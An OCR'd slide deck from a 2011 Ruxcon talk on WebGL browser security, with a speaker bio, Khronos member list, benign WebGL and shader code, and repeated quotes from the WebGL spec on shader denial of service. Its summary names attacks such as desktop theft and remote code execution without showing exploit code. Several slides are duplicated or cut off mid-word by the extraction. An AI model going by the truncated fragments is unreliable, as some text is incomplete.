context
INFORMATION SECURITY LTD

Security of 3D Web Browser Extensions

Ruxcon 2011

James Forshaw

Personal Background

context INFORMATION SECURITY LTD

- Senior Security Consultant at Context
- Working professionally in security field for 10 years
- Sometime researcher, vulnerability developer and programmer
- Interest in esoteric hardware and platforms such as games consoles
- Presented at Chaos Computer Congress 24C3 on cracking the Playstation Portable (PSP)


Thanks

- Context obviously, especially Mike Jordon, Paul Stone and Rob Gilchrist
- Mozilla Security Team
- Ruxcon Orgas

Summary

- Through research into WebGL we found that you could:
  - Crash Your Computer Through a Web Browser
  - Steal Your Confidential Images
  - Steal Your Desktop
  - Gain Remote Code Execution

3D Graphics



The Good Old Days?

WebGL

Khronos Group

accenture
Acrodea
Adobe
ALT
ALTERA
Artix
Aptina
axell wireless
BARCO
BROADCOM
codeplay
Core Logic
CREATIVE
csr
DIGITAL ARIA
dts Digital Entertainment
DMP
draw Elements
EA
FIXSTARS
FUJITSU
Google
HANYANG UNIVERSITY
HI CORP.
HISILICON
hp
htc quietly brilliant
HUONE
IBM
KISHONTI
KETI
KNU
Los Alamos NATIONAL LABORATORY
AMD
ARM
EPIC GAMES
Apple
SONY
intel
SAMSUNG
Imagination
KHRONOS GROUP
freescale semiconductor
ERICSSON
NOKIA
ORACLE
NVIDIA
QUALCOMM
TEXAS INSTRUMENTS
MARVELL
matrox
mechnicality
MEDIATEK
Mentor Graphics
MITSUBISHI ELECTRIC
Monotype Imaging
MOTOROLA
Movidius
mozilla
MULTICORE WARE
NDS
NEC
NETALLIED SYSTEMS
NETLOGIC
Nexus Chips
OpenEye
OPERA software
packetvideo
Panasonic
PRESAGIS
PrimeSense Natural Interaction
QNX SOFTWARE SYSTEMS
RAZER
RENESAS
RIGHTWARE
S3 GRAPHICS
sasken
SENSOR PLATFORMS
서울대학교 SEOUL NATIONAL UNIVERSITY
SIGMA
SK telecom
SMITH MICRO SOFTWARE
SoftBank
SoftKinetic
SRS
Sony Ericsson
ST
symbio
tactel
TAKUMI
Think Silicon
TRANSGAMING
TOSHIBA
UMEA UNIVERSITET
VIVANTE
ViXS
vmware
THE UNIVERSITY OF WESTERN AUSTRALIA
UNIVERSITY OF TORONTO
XILINX
Xylon
YAMAHA
Yumetech

Over 100 members – any company worldwide is welcome to join


Board of Promoters

Implementing WebGL

context INFORMATION SECURITY LTD

```
<script>
var gl = canvas.getContext("webgl");

var vBuffer = gl.createBuffer();
gl.bindBuffer(gl.ARRAY_BUFFER, vBuffer);
var vs = [
  -1.0, -1.0,  1.0,
   1.0, -1.0,  1.0,
   1.0,  1.0,  1.0,
  -1.0,  1.0,  1.0,
];
gl.bufferData(gl.ARRAY_BUFFER,
              new Float32Array(vs),
              gl.STATIC_DRAW);
</script>
```


Display Pipeline



Vertex Shader

```
attribute vec3 aVertexPosition;

uniform mat4 uMatrix;

void main(void) {
     gl_Position =
          uMatrix * vec4(aVertexPosition, 1.0);
     vTextureCoord = aTextureCoord;
}
```

Rasterization




Fragment Shader

```
varying vec2 vTextureCoord;

uniform sampler2D uSampler;

void main(void) {
    gl_FragColor = texture2D(uSampler,
      vec2(vTextureCoord.s, vTextureCoord.t));
}
```

Remote Denial of Service

Interesting Statement in Standard



Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render. This issue is analogous to that of long-running scripts, for which user agents already have safeguards. However, long-running draw calls can cause loss of interactivity for the entire window system, not just the user agent.

In the general case it is not possible to impose limits on the structure of incoming shaders to guard against this problem. Experimentation has shown that even very strict structural limits are insufficient to prevent long rendering times, and such limits would prevent shader authors from implementing common algorithms.


User agents should implement safeguards to prevent excessively long rendering times and associated loss of interactivity. Suggested safeguards include:

- Splitting up draw calls with large numbers of elements into smaller draw calls.
- Timing individual draw calls and forbidding further rendering from a page if a certain timeout is exceeded.
- Using any watchdog facilities available at the user level, graphics API level, or operating system level to limit the duration of draw calls.
- Separating the graphics rendering of the user agent into a distinct operating system process which can be terminated and restarted without losing application state.

The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.

Interesting Statement in Standard

context INFORMATION SECURITY LTD



Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render. This issue is analogous to that of long-running scripts, for which user agents already have safeguards. However, long-running draw calls can cause loss of interactivity for the entire window system, not just the user agent.

In the general case it is not possibl
has shown that even very strict struc
from implementing common algorit


User agents should implement safe
safeguards include:

- Splitting up draw calls with larg
- Timing individual draw calls ar
- Using any watchdog facilities a
- Separating the graphics rendering of the user agent into a distinct operating system process which can be terminated and restarted without losing application state.

The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render.

Interesting Statement in Standard



Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to render. This issue is analogous to that of long-running scripts, for which user agents already have safeguards. However, long-running draw calls can cause loss of interactivity for the entire window system, not just the user agent.

In the general case it is not possible to impose limits on the structure of incoming shaders to guard against this problem. Experimentation has shown that even very strict structural limits are insufficient to prevent long rendering times, and such limits would prevent shader authors from implementing common algorithms.


User agents should implement safeguards to prevent excessively long rendering times and associated loss of interactivity. Suggested safeguards include:

- Splitting up draw cal
- Timing individual dra
- Using any watchdog … s.
- Separating the grap
  without losing applic

The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.

… long-running draw calls can cause loss of interactivity for the entire window system, not just the user agent.

Interesting Statement in Standard



Non-normative

It is possible to create, either intentionally or unintentionally, combinations of shaders and geometry that take an undesirably long time to r… …ever, long-running draw c…

Ir… …blem. Experimentation h… …prevent shader authors fr…

